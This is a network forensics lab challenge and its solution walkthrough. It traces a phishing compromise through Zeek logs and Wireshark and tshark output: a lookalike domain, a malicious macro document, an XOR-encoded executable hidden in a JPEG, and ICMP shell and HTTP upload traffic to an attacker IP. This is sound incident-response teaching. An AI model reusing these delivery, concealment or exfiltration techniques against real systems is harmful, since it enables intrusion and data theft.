Lab-1010 (Challenge): “This is getting heavy, Doc…”

Evidence: lab-1010.pcap

Takeaways: Students will analyze provided network packet capture evidence of a compromised network scenario and attempt to solve “what happened” with as much detail as possible.

The scenario:

Dr. E. Brown was notified by Strickland’s Incident and Event Management (SIEM) system of a possible breach in his network. He quickly dispatched his Incident Handler to obtain a network packet capture over the period of four days and believe they have most of the traffic. Dr. Brown is seeking YOUR help to understand what happened…should he be concerned?

****

Slacker Alert:
Impersonation Alert: The domain “*ebrown-enterprises[.]com*” was detected as a potential impersonation of the domain *e-brown-enterprise[.]com*.

First Detected: 2020-09-20 00:20:30 UTC
Last Detected: 2020-09-20 00:20:30 UTC
****

e-brown-enterprises.com (Dr. Brown’s legitimate domain)
mail.e-brown-enterprises.com (173.230.154.59)
192.168.88.0/24 (IP space inside Dr. Brown’s network)

What happened?

Timeline of Key Events

Should Doc be worried?

IOCs?


****

Solution to Challenge

****


#fields	ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	duration	orig_by
#types	time	string	addr	port	addr	port	enum	string	interval	count	count	string	bool	bool
1631900573.676445			CAMfD84GEAYx3NFlvk		209.85.167.54	44769			173.230.154.59	25	tcp	smtp	1.955918	
1631941710.393590			CuADYn2XgEOU39itbf		192.168.88.85	57096			142.251.45.100	443	udp	-	0.226184	
1631941712.387332			Cl2Eh440GbCwJGu6cj		192.168.88.85	64006			142.250.188.35	443	udp	-	0.055050	
1631941713.580145			CwJpWT1LRuyzT3l0yf		192.168.88.85	60111			142.250.73.227	443	udp	-	0.065577	
1631941713.972410			Cw1zzTatAvzp4tEvb		192.168.88.85	51882			172.217.0.46	443	udp	-	0.055076	
1631941714.027632			CaZc1V1Qn3fU7tsf24		192.168.88.85	58261			142.250.73.206	443	udp	-	0.069592	
1631941714.088570			CygRhc36nBPEOaO9cl		192.168.88.85	51446			172.217.13.226	443	udp	-	0.400583	
1631941714.355693			CwcBUsliCnx5tCZwj		192.168.88.85	49937			142.251.33.194	443	udp	-	0.168735	
1631941712.141033			CRc6BBAKAE3XRAqvh		192.168.88.85	50130			142.251.45.100	443	udp	-	2.855479	
1631941716.463258			Cdii2l4iiZFLEgDj95		192.168.88.85	49982			142.251.33.194	443	udp	-	0.082058	
1631941716.942596			Cp6n003RYall12e5Lh		192.168.88.85	51823			172.217.164.129	443	udp	-	0.237572	
1631941716.857823			Cs4fCQ1xp3zI6Jcam8		192.168.88.85	60116			142.250.188.35	443	udp	-	0.538527	
1631941718.054151			CfgUOr5pkGNO4Aby7		192.168.88.85	63285			142.250.73.227	443	udp	-	0.068202	
1631941719.152805			C8Ifsp3QhXTrF3PMS7		192.168.88.85	63641			142.250.81.198	443	udp	-	0.057286	
1631941715.232415			C7VLXmqxqaxrG1aI5		192.168.88.85	55997			142.250.73.234	443	udp	-	4.646940	
1631941723.329263			CvlElK29MdhObjjy7a		192.168.88.85	56870			142.250.188.193	443	udp	-	1.566347	
1631941717.162372			CXGfXA2FvVuWLjcpPd		192.168.88.85	55268			172.217.2.97	443	udp	-	6.469936	
1631941723.822239			C6Vkgy39dO6bov3sS9		192.168.88.85	65006			65.196.86.16	443	udp	-	0.744271	

SMTP and Unknown UDP Traffic – Zeek conn.log




Email Message – Phish Sent to Doc Brown

Base64 Content of Attachment in Email



TCP Stream Extracted via Wireshark



Attachment Decoded from Base64 in Email

```
strings 2021-benefit.pdf |grep -i http
```

```
ndfir@ndfir-box:~/labs/1010/artifacts$ strings 2021-benefit.pdf |grep -i http
<</Subtype/Link/Rect[ 238.75 220.71 373.25 243.2] /BS<</W 0>>/F 4/A<</Type/Action/S/URI/URI(http://ebrown-enterprises.com/savetheclocktower/annual-benif
t.doc) >>/StructParent 1>>
<rdf:RDF xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#">
<rdf:Description rdf:about=""  xmlns:pdf="http://ns.adobe.com/pdf/1.3/">
<rdf:Description rdf:about=""  xmlns:dc="http://purl.org/dc/elements/1.1/">
<rdf:Description rdf:about=""  xmlns:xmp="http://ns.adobe.com/xap/1.0/">
<rdf:Description rdf:about=""  xmlns:xmpMM="http://ns.adobe.com/xap/1.0/mm/">
```

Strings in PDF Indicated a Link to ebrown-enterprises.com

Extracted URL:
hxxp://ebrown-enterprises[.]com/savetheclocktower/annual-benift.doc


```
GET /savetheclocktower/annual-benift.doc HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: ebrown-enterprises.com
Connection: Keep-Alive

HTTP/1.0 200 OK
Server: SimpleHTTP/0.6 Python/3.7.3
Date: Mon, 20 Sep 2021 00:58:45 GMT
Content-type: application/msword
Content-Length: 50688
Last-Modified: Sun, 19 Sep 2021 20:38:20 GMT

.....................>.....
.................N..........Q..............M.................................
................................................................................
................................................................................
```

Wireshark View of Link Fetched

Packet	Hostname	Content Type	Size	Filename
167	ebrown-enterprises.com	application/msword	50 kB	annual-benift.doc
207	ebrown-enterprises.com	image/jpeg	57 kB	savetheclock.jpg
23579	137.184.39.243:8000	text/html	372 bytes	/
23983	137.184.39.243:8000	multipart/form-data	704 kB	/
23985	137.184.39.243:8000	text/html	398 bytes	/
24000	137.184.39.243:8000	text/html	402 bytes	/
24112	137.184.39.243:8000	multipart/form-data	123 kB	/
24114	137.184.39.243:8000	text/html	398 bytes	/
24131	137.184.39.243:8000	text/html	432 bytes	/


Wireshark used to Extract annual-benift.doc from Capture

```
strings annual-benefit.doc
```




Strings in Word Document Showed VBA (macro) and PowerShell Command

```
file savetheclocktower.jpg
```



File Command against JPEG File Showed Actual JPEG




savetheclock.jpg

```
yara ~/yara_rules/xorsigs.yar savetheclock.jpg -s
```

```
ndfir@ndfir-box:~/labs/1010/artifacts$ yara ~/yara_rules/xorsigs.yar savetheclock.jpg -s
XorDos savetheclock.jpg
0x9658:$_136_88: DC E0 E1 FB A8 F8 FA E7 EF FA E9 E5 A8
```


Yara Rule Indicated an Xor-Encoded EXE inside JPEG



Attempt to Xor-Decode EXE Reveal Lots of '0x88' Bytes

```
ndfir@ndfir-box:~/labs/1010/artifacts$ python ~/py_scripts/single_byte.py
Usage: /home/ndfir/py_scripts/single_byte.py <file_to_decode> <hex_key> [e|E]
e - escapes the key (i.e. does not xor the value)
E - escapes the key and all Null bytes
Example:
/home/ndfir/py_scripts/single_byte.py evil-encoding.txt 0x55
or
/home/ndfir/py_scripts/single_byte.py evil-encoding.txt 55 E
```


single_byte.py Script used to Null and Key Escape the Xor Routine



EXE Found at 0x9609 Offset of JPEG File (savetheclock.jpg)

```
ndfir@ndfir-box:~/labs/1010/artifacts$ file savetheclock_exe
savetheclock_exe: PE32 executable (console) Intel 80386 (stripped to external PDB), for MS Windows, UPX compressed
```


File Command Confirmed Windows Executable



Hash of Extracted EXE Match in VirusTotal

1632100672.509407	Ch0wUc3twOgSaCi6z5	192.168.88.55	54287	137.184.39.243	53	udp	dns	0.002845	69	270	SF
1632100672.605638	CzNM5H2aXI368trJh1	192.168.88.55	54288	137.184.39.243	53	udp	dns	0.004236	69	270	SF
1632100672.717579	CGqkba2LeVvQagdKZk	192.168.88.55	54289	137.184.39.243	53	udp	dns	0.002956	69	270	SF
1632100672.839996	CBVwPm20nQ4vtcHIJ1	192.168.88.55	54290	137.184.39.243	53	udp	dns	0.002500	69	270	SF
1632100672.935529	CZzeNz3HDwcvvo7gZ5	192.168.88.55	54291	137.184.39.243	53	udp	dns	0.002058	69	182	SF
1632100673.028414	CkvR0u39BsDZ4aNiWa	192.168.88.55	54292	137.184.39.243	53	udp	dns	10.013122	207	0	S0
1632099769.682634	Cpamkr1njkwolXmLG5	192.168.88.55	8	137.184.39.243	0	icmp	-	1703.199962	17633	785	OTH
1632101997.416490	CIJ77jkk7g2iY598h	192.168.88.55	8	137.184.39.243	0	icmp	-	732.967609	4961	268	OTH
1632102513.674221	CzU7sV1bxcAFWlOqbi	192.168.88.55	58316	137.184.39.243	8000	tcp	-	0.000471	247	522	SHR
1632102528.502292	CHFYjM3mZcSo4WU0Ga	192.168.88.55	58317	137.184.39.243	8000	tcp	-	0.572584	705115	548	SHR
1632102530.741042	CdNSsI28v62XQKJngc	192.168.88.55	58321	137.184.39.243	8000	tcp	-	0.000924	285	552	SHR
1632102537.946645	CsG1ah24Ru5G1ZQjre	192.168.88.55	58320	137.184.39.243	8000	tcp	-	0.351029	124360	548	SHR


ICMP Traffic in Zeek conn.log



ICMP Traffic viewed in Wireshark Indicated Command Shell Activity

```
tshark -nnr no-UDP-443.pcap -Y 'icmp' -T fields -E separator='|' -e ip.src -e
   'data.data' |cut -f 1,3 -d ' ' |cut -f 2 -d '|' |grep -oP '[0-9a-f]{1,}' > icmp.out
```

